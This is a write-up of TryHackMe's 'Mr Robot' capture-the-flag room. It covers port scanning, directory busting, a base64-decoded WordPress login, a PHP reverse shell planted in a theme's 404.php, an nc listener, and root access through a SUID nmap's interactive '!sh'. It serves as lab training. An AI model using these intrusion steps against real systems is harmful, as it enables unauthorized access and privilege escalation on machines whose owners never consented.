



MR ROBOT – TRYHACKME

Mr Robot is a box on tryhackme (<https://tryhackme.com/r/room/mrrobot>) created by **ben** and **tryhackme** itself.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.





MR ROBOT – TRYHACKME

Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.





Mr Robot CTF

Based on the Mr. Robot show, can you root this box?

 **Medium**  30 min

After starting the machine it'll get one minute to show the ip.

Target Machine Information				
Title	Target IP Address	Expires		
Blue	10.10.134.188 	58min 34s		Add 1 hour Terminate

After getting the target ip first thing we'll do is **rustscan** to see the open ports and more machine's info.

```
(root@kali)-[~]
# rustscan -a 10.10.192.74 -- -sCV

  0 1 2 3 4 5 6 7 8 9 a b c d e f
  - - - - - - - - - - - - - - - -
  0 1 2 3 4 5 6 7 8 9 a b c d e f
  - - - - - - - - - - - - - - - -

The Modern Day Port Scanner.

: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----

Open ports, closed hearts.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.10.192.74:80
Open 10.10.192.74:443
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sCV" on ip 10.10.192.74
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 12:18 IST
```

Here I am using **rustscan -a <IP> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>** etc.

MR ROBOT – TRYHACKME

Seems like our scan is completed. Looks like there are total 2 ports open

```
PORT    STATE SERVICE REASON      VERSION
80/tcp  open  http    syn-ack ttl 60 Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
443/tcp  open  ssl/http syn-ack ttl 60 Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ssl-cert: Subject: commonName=www.example.com
|_Issuer: commonName=www.example.com
|_Public Key type: rsa
|_Public Key bits: 1024
|_Signature Algorithm: sha1WithRSAEncryption
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_MD5: 3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
|_SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
|_-----BEGIN CERTIFICATE-----
|_MIIBqzCCARQCCQcSfELirADCzANBgkqhkiG9w0BAQUFADAAMRgwFgYDVQDDA93
|_d3cuZXhhbXBsZS5jb20wHhcNMjUwOTE2MTA0NTA0NTA0NTA0NTA0NTA0NTA0
|_MRgwFgYDVQDDA93d3cuZXhhbXBsZS5jb20wZGZ8wDQYJKoZIhvcNAQEBBQADgY0A
|_MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsw0w8FFU0azQFv7RPKcGwt
|_sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrLh6mU
|_yvsyno29GAlqYWffffzXRoibdDtGTn9NeMqXobVTTKTaR0BGsp0S5AgMBAAEwDQYJ
|_KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IwWaKo8XeRStjYTy/uBJEBUERlP17X
|_1TooZ0YbvqFAqK8DP0l7EkzASVeu0mS5orfptWj0Z/UWVZujsNj7uu7QR4vbNERx
|_ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxnc0VESjRBES/iatbkl0=
|_-----END CERTIFICATE-----
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
```

Now that we know the information from port 80 and port 443 which are both web servers. There are no other ports open. So maybe the vulnerability lies in the website somewhere. We will now gather information from the website and do a deep recon. Our website main page looks like this.

MR ROBOT – TRYHACKME

```
12:54 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.  
  
12:54 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join  
  
root@fsociety:~#
```

Now we will do directory busting using **gobuster**.

```
(root@kali)~# gobuster dir -u http://10.10.192.74 -w /usr/share/wordlists/dirb/common.txt  
  
=====
```

Gobuster v3.6	
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)	
=====	
[+] Url:	http://10.10.192.74
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Timeout:	10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

Our directory busting has been started let's wait.

MR ROBOT – TRYHACKME

```
=====
/..hta (Status: 403) [Size: 213]
/..htaccess (Status: 403) [Size: 218]
/..htpasswd (Status: 403) [Size: 218]
/0 (Status: 301) [Size: 0] [--> http://10.10.192.74/0/]
/admin (Status: 301) [Size: 234] [--> http://10.10.192.74/admin/]
/atom (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/atom/]
/audio (Status: 301) [Size: 234] [--> http://10.10.192.74/audio/]
/blog (Status: 301) [Size: 233] [--> http://10.10.192.74/blog/]
/css (Status: 301) [Size: 232] [--> http://10.10.192.74/css/]
/dashboard (Status: 302) [Size: 0] [--> http://10.10.192.74/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/]
/Image (Status: 301) [Size: 0] [--> http://10.10.192.74/Image/]
/image (Status: 301) [Size: 0] [--> http://10.10.192.74/image/]
/images (Status: 301) [Size: 235] [--> http://10.10.192.74/images/]
/index.html (Status: 200) [Size: 1107]
/index.php (Status: 301) [Size: 0] [--> http://10.10.192.74/]
/intro (Status: 200) [Size: 516314]
/js (Status: 301) [Size: 231] [--> http://10.10.192.74/js/]
/license (Status: 200) [Size: 309]
/login (Status: 302) [Size: 0] [--> http://10.10.192.74/wp-login.php]
/page1 (Status: 301) [Size: 0] [--> http://10.10.192.74/]
/phpmyadmin (Status: 403) [Size: 94]
/rdf (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/rdf/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/]
/rss2 (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video (Status: 301) [Size: 234] [--> http://10.10.192.74/video/]
/wp-admin (Status: 301) [Size: 237] [--> http://10.10.192.74/wp-admin/]
/wp-config (Status: 200) [Size: 0]
/wp-content (Status: 301) [Size: 239] [--> http://10.10.192.74/wp-content/]
/wp-cron (Status: 200) [Size: 0]
/wp-load (Status: 200) [Size: 0]
/wp-includes (Status: 301) [Size: 240] [--> http://10.10.192.74/wp-includes/]
/wp-links-opml (Status: 200) [Size: 227]
/wp-login (Status: 200) [Size: 2664]
/wp-mail (Status: 500) [Size: 3064]
/wp-settings (Status: 500) [Size: 0]
```

Here we can see several directories and some of them may be contain information about the keys we need.


We will open **robots.txt** file in the website.

```
← → ↻ 🏠 10.10.192.74/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google
User-agent: *
fsociety.dic
key-1-of-3.txt
```

Voila!! It contains the first key.


We can get this key directly by typing **key-1-of-3.txt** in the directory list.

MR ROBOT – TRYHACKME



And thus we found our first key. Let's enumerate further.


After further enumeration we found a base64 encoded string on **license** page's developer tools (inspection) that is **ZWxsaW90OkVSMjgtMDY1Mgo=** which gives **Elliot: ER28-0652** after decrypting. We will note it.




Next we found a login page of **wordpress** site on login directory.

MR ROBOT – TRYHACKME

We will try to login with the username and password we have found earlier.



It leads us to the dashboard of the website's main page.



Now we will explore the website and look for any bugs or vulnerabilities.


After further enumeration we found that we can customize and upload php files in **appearance -> editor -> theme-editor.php** option.

We will customize/edit one of the php files of themes and use it for **php reverse shell**.


We can use the code and copy it by **pentestmonkey** available on **github**.

MR ROBOT – TRYHACKME

We will change the **LHOST** and **LPORT** (LHOST is your kali machine's IP address and LPORT can be 4444). Here we have changed the **404.php** file and used it for reverse shell.




We will start a listener on our kali machine using **nc -nvlp 4444** and wait for the shell to appear.



We will reload the site following the link of the edited file (<http://10.10.192.74/wp-admin/themes/twentyfifteen/404.php>)

When the link is reloaded we get our reverse shell on our machine.



We will try to get a **python interactive shell** and then explore the system.

MR ROBOT – TRYHACKME

```
daemon@linux:/$ ls -la
ls -la
total 84
drwxr-xr-x 22 root root 4096 Sep 16 2015 .
drwxr-xr-x 22 root root 4096 Sep 16 2015 ..
drwxr-xr-x 2 root root 4096 Sep 16 2015 bin
drwxr-xr-x 3 root root 4096 Oct 3 2018 boot
drwxr-xr-x 13 root root 3820 Sep 26 13:04 dev
drwxr-xr-x 77 root root 4096 Sep 26 13:04 etc
drwxr-xr-x 3 root root 4096 Nov 13 2015 home
lrwxrwxrwx 1 root root 33 Jun 24 2015 initrd.img → boot/initrd.img-3.13.0-55-generic
drwxr-xr-x 16 root root 4096 Jun 24 2015 lib
drwxr-xr-x 2 root root 4096 Jun 24 2015 lib64
drwx----- 2 root root 16384 Jun 24 2015 lost+found
drwxr-xr-x 2 root root 4096 Jun 24 2015 media
drwxr-xr-x 4 root root 4096 Nov 13 2015 mnt
drwxr-xr-x 3 root root 4096 Sep 16 2015 opt
dr-xr-xr-x 116 root root 0 Sep 26 13:04 proc
drwx----- 3 root root 4096 Nov 13 2015 root
drwxr-xr-x 14 root root 480 Sep 26 13:04 run
drwxr-xr-x 2 root root 4096 Nov 13 2015 sbin
drwxr-xr-x 3 root root 4096 Jun 24 2015 srv
dr-xr-xr-x 13 root root 0 Sep 26 13:04 sys
drwxrwxrwt 4 root root 4096 Sep 26 13:04 tmp
drwxr-xr-x 10 root root 4096 Jun 24 2015 usr
drwxr-xr-x 11 root root 4096 Jun 24 2015 var
lrwxrwxrwx 1 root root 30 Jun 24 2015 vmlinuz → boot/vmlinuz-3.13.0-55-generic
```

After exploring we found a user **robot** on the home directory.

We will check if something is important there.

```
$ cd robot
$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
```

We found our second key **key-2-of-3.txt** and we can easily read and see it.

Now only our third and final key is remaining which we all know that it will be in root folder. But we don't have root privileges so we need privilege escalation here.

We will check for the permissions which have root access and look for the something odd to get root privileges.

We will use the following command :

```
find / -perm -4000 -type f 2> /dev/null
```

MR ROBOT – TRYHACKME

```
daemon@linux:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

We can see **nmap** and we have got hint on tryhackme for the 3rd key which is also nmap. So may be we can gain root from here. We know that nmap has it's own interactive shell. We will try to get that interactive shell from the **/usr/local/bin** folder.

```
daemon@linux:/usr/local/bin$ ./nmap --interactive
./nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls
```

After getting into nmap interactive shell we will type **!sh** for getting bash shell.

And yes we are root.

Now we can go to the root folder and copy our 3rd key which is **key-3-of-3.txt**.

```
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
```

MR ROBOT – TRYHACKME

